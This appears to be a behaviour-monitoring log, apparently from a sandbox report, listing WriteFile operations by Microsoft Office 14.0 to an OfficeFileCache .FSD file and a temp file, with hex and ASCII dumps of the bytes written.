C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	14904	122	cf aa 69 49 ff 0c 56 0c 2b 31 a0 4f cd dd d0 4a 90 10 b6 7b 85 10 be db 80 10 7f bd 92 a2 44 6a 40 b0 64 f0 f0 d9 54 15 04 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c d9 fb 0e 05 d4 ee cf 4b 95 27 2e ff 23 f9 d6 ed 05	..iI..V.+1.O...J...{.......... Dj@.d...T...........` ....8f........J..R.w.ps... .....J..R.w.ps........K.'..#....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	15032	81	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 2b 31 a0 4f cd dd d0 4a 90 10 b6 7b 85 10 be db 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 d9 fb 0e 05 d4 ee cf 4b 95 27 2e ff 23 f9 d6 ed 01 00 00 00 a9 9f 01	>...T.....T'.+1.O...J...{....y .j...XSQ.......J..R.w.ps...... .....K.'..#..........	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	10824	56	03 10 80 80 06 d0 80 80 2b 31 a0 4f cd dd d0 4a 90 10 b6 7b 85 10 be db 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	........+1.O...J...{.......... ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	....................................uu..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 52 37 05 b6 95 16 57 49 b8 3a 41 89 2c 1e e7 1a 09 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C 5<.S,...X.F...Fa..q........... ....R7....WI.:A.,. ....,....Z.O.o+......... ....h;.......................... ....t...t...t...t...........O.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	4a 01 c0 1e 7d fc 6b 45 8d 1d 59 a5 1b db bf 7b 0a 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	J...}.kE..Y....{........,....Z .O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	15208	284	cf aa 69 49 01 0c 56 0c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 80 09 86 f3 c1 7b 76 7a 41 88 0a 4a 21 21 68 97 54 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 ee 46 37 06 b9 41 89 46 a7 4c ff 4a e1 5f 30 4d 01 00 00 11 03 d9 0b 00 75 f4 00 b2 00 88 01 0b 0c 77 db 90 fa 66 36 5b 48 8a 3f 10 df ab f1 17 cb 0c 9f 6e 40 8e 03 1e 31 45 be 53 e7 1a ae 71 58 82 0c f0 b4 56 62 b2 0f b1 4a bf 37 eb f2 f0 96 e8 a0 0c 6f 96 58 f0 24 86 be 49 a8 6a a0 33 b0 4e ff 4d 0c 42 12 ac 22 a2 cc 65 41 a9 eb c6 aa d9 33 1b 21 00 d9 05 00 00 00 00 00 00 00 10 00 00 00 c8 9b 3b 7a af 95 8b 49 a5 8a ab 57 87 03 d7 2a 10 00 00 00 64 4f 28 16 cb d1 15 40 ac fa 9e 39 44 d6 b6 dd 10 00 00 00 16 c6 de 48 e4 56 30 4f 80 30 c5 11 11 c1 02 a9 10 00 00 00 fe b5 14 42 0f 9b 35 42 9c	..iI..V..<]."..F.:.).!.@.....{ vzA..J!!h.T.....2..F7.. A.F.L.J._0M.....u.....w. ..f6[H.?.....n@...1E.S...q X....Vb...J.7.....o.X.$..I.j. 3.N.M.B.."..eA.....3.!..... .....;z...I...W...*....dO(. ...@...9D.....H.V0O.0.... .....B..5B.	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	15752	70	cf aa 69 49 01 0c 56 2c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 80 09 86 f3 c1 7b 76 7a 41 88 0a 4a 21 21 68 97 54 08 00 00 00 00 00 00 00 07 58 22 0c 4f 48 95 46 22 81 00 45 ad e6 d6 c9 92 38 2e 0a 05	..iI..V,.<]."..F.:.).!.@.....{ vzA..J!!h.T.....X".OH.F".. E.....8...	success or wait	2	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	15992	285	3e 03 00 00 54 07 00 00 00 a9 54 27 0c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 d9 00 82 03 00 00 a9 54 8d 0c ed 41 b0 ad d3 7a dd 48 b6 09 66 f0 c5 12 98 6c c9 07 0c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 14 a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 1c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 7a 03 00 00 a9 54 27 14 a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 19 00 82 03 00 00 a9 54 27 1c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 39 00 82 03 00 00 a9 54 27 2c a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 29 00 72 03 00 00 58 2b 29 4f 48 95 46 22 81 00 45 ad e6 d6 c9 92 38 2e 0a 01 00 00 00 a9 54 27 0c 2b 31 a0 4f cd dd d0 4a 90 10 b6 7b 85 10 be db 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77	>...T.....T'..<].''..F.:.).!.@.....T...A...z.H..f....l....<].''..F.:.).!.@..<].''..F.:.).!.@..<].''..F.:.).!.@z....T'..<].''..F.:.).!.@.....T'..<].''..F.:.).!.@9.....T',.<].''..F.:.).!.@).r...X+)OH.F''..E.....8.....T'.+1.O...J...{....y.j...XSQ.....J..R.w	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	2804	398	05 c8 00 8d 6d 07 24 a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 01 00 00 00 01 04 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 91 07 0f a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d a0 07 11 a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b1 07 09 a5 3c 5d f9 22 f9 1e 46 b3 3a c3 29 80 21 09 40 05 00 00 00 01 02 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d ba 07 15 ed 41 b0 ad d3 7a dd 48 b6 09 66 f0 c5 12 98 6c 01 00 00 00 01 00 00 0d 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d cf	....m.$.<].''..F.:.).!.@.....<].''..F.:.).!.@.....<].''..F.:.).!.@.....<].''..F.:.).!.@.....<].''..F.:.).!.@.....A...z.H..f....l.....	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	16568	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	1648	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 18 b0 c7 c6	....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	16608	32	11 00 00 00 0f 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 ef ec 13 8b	....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 0d eb 5c 6d ea 68 33 43 89 bf 52 65 fb 94 da 77 0b 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 b8 40 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 b8 44 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 14 00 00 00 00 00 00 00 87 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C 5<.S,...X.F...Fa..q........... ....\m.h3C..Re.. .w........,....Z.O.o+......@.. ....D.......................... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	76	40	2a e6 ff 12 b3 61 24 44 b9 b8 b7 2d a5 98 7c 61 0c 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1	*....a$D...-..|a........,....Z .O.o+.....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	17592	114	cf aa 69 49 01 0c 56 0c 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 80 92 ad a7 64 5f 79 8e 4e ac 9c 22 16 7d 58 bf a8 03 00 00 00 00 00 00 00 0b ec 00 c0 2a 0c 77 db 90 fa 66 36 5b 48 8a 3f 10 df ab f1 17 cb 03 19 03 00 75 f4 00 b0 40 03 0c de c4 be 1b 0c 7b ea 44 9b e7 d1 68 8d 0c 99 68 00 19 01 00 00 00 00 00 00 00 50 38 00 1c 79 05	..iI..V.N.B..D,J.b.....t....d_ y.N..".}X.............*.w...f 6[H.?..........u...@.......{.D ...h...h..........P8..y.	success or wait	4	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	18144	70	cf aa 69 49 01 0c 56 34 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 80 92 ad a7 64 5f 79 8e 4e ac 9c 22 16 7d 58 bf a8 0a 00 00 00 00 00 00 00 07 58 22 0c 9b 58 72 c2 81 15 3d 42 a2 c8 65 2c 58 1a 3b 10 05	..iI..V4N.B..D,J.b.....t....d_ y.N..".}X...........X"..Xr...= B..e,X.;..	success or wait	2	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	18384	555	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 19 00 82 03 00 00 a9 54 27 14 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 39 00 82 03 00 00 a9 54 27 0c 2b 31 a0 4f cd dd d0 4a 90 10 b6 7b 85 10 be db 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 d9 fb 0e 05 d4 ee cf 4b 95 27 2e ff 23 f9 d6 ed 01 00 00 00 a9 54 27 1c 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 61 00 82 03 00 00 a9 54 27 24 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 55 00 82 03 00 00 a9 54 27 34 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 29 00 72 03 00 00 58 2b 29 9b 58 72 c2 81 15 3d 42 a2 c8 65 2c 58 1a 3b 10 01 00 00 00 a9 54 af 0c 5d cd 77 d1 47 a6 da 46 b9 b5 08 3a 93 41 7b bf a1 09 0c 4e	>...T.....T'.N.B..D,J.b.....t.....T'.N.B..D,J.b.....t9....T'.+1.O...J...{....y.j...XSQ.....J..R.w.ps.....K.'..#.....T'.N.B..D,J.b.....ta.....T'$N.B..D,J.b.....tU...T'4N.B..D,J.b.....t).r...X+).Xr...=B..e,X.;.....T..].w.G..F...:.A{....N	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	3202	472	05 c8 00 8d 97 08 0f 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 01 00 00 00 01 06 00 14 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d a6 08 11 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 02 00 00 00 01 06 00 15 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b7 08 15 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 03 00 00 00 01 01 00 16 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d cc 08 10 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 04 00 00 00 01 01 00 17 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d dc 08 09 4e 00 42 db bb 44 2c 4a 9b 62 cc e3 0f 00 ca 74 06 00 00 00 01 02 00 18 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d e5	.....N.B..D,J.b.....t.....N.B..D,J.b.....t.....N.B..D,J.b...t.....N.B..D,J.b.....t.....N.B..D,J.b.....t.....	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	16640	32	11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 9e 5f 5c a2	....._\.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{BBF4E4AC-D3FE-4235-914F-E64626B221A9}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a c4 78 2f 0c 41 88 40 4a a1 8c f5 7c 43 35 3c 95 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 a8 da 5c 38 33 58 c5 4c b5 85 38 22 79 ac c8 a7 0d 00 00 00 00 00 00 00 2c 1a cc e8 8d 5a 15 4f b7 6f 2b b5 93 04 00 e1 b8 40 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 20 00 00 00 00 00 00 00 af 0d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.x/.A.@J...|C5<.S,...X.F...Fa..q.................................\83X.L..8"y...........,....Z.O.o+......@..................................L.............................t...t...t...t...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 14 a0 d9 d6 8f 35 ea 4f be d8 c0 2f 10 83 16 91 01 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0O...S,...X.F...Fa..q...............................5.O.../.............j....J....,...t...t...t...t..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	7f 9c 8f fa fa 2c 6e 45 85 72 88 6c c0 f8 50 ea 02 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93	.....,nE.r.l..P...........j....J....,...	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 0e 8f f4 a0 82 a1 21 43 ab 20 1e 07 f9 b8 6c 9a 03 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0 O...S,...X.F...Fa..q........... ....!C. .... l...........j....J....,........ ....t...t...t...t.............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	76	40	b6 3f 9e 81 86 bb ff 40 a4 ec 0a a5 63 43 3a 31 04 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93	.?.....@....cC:1..........j... .J....,...	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	2576	4	03 10 80 80	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	....................h..(	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
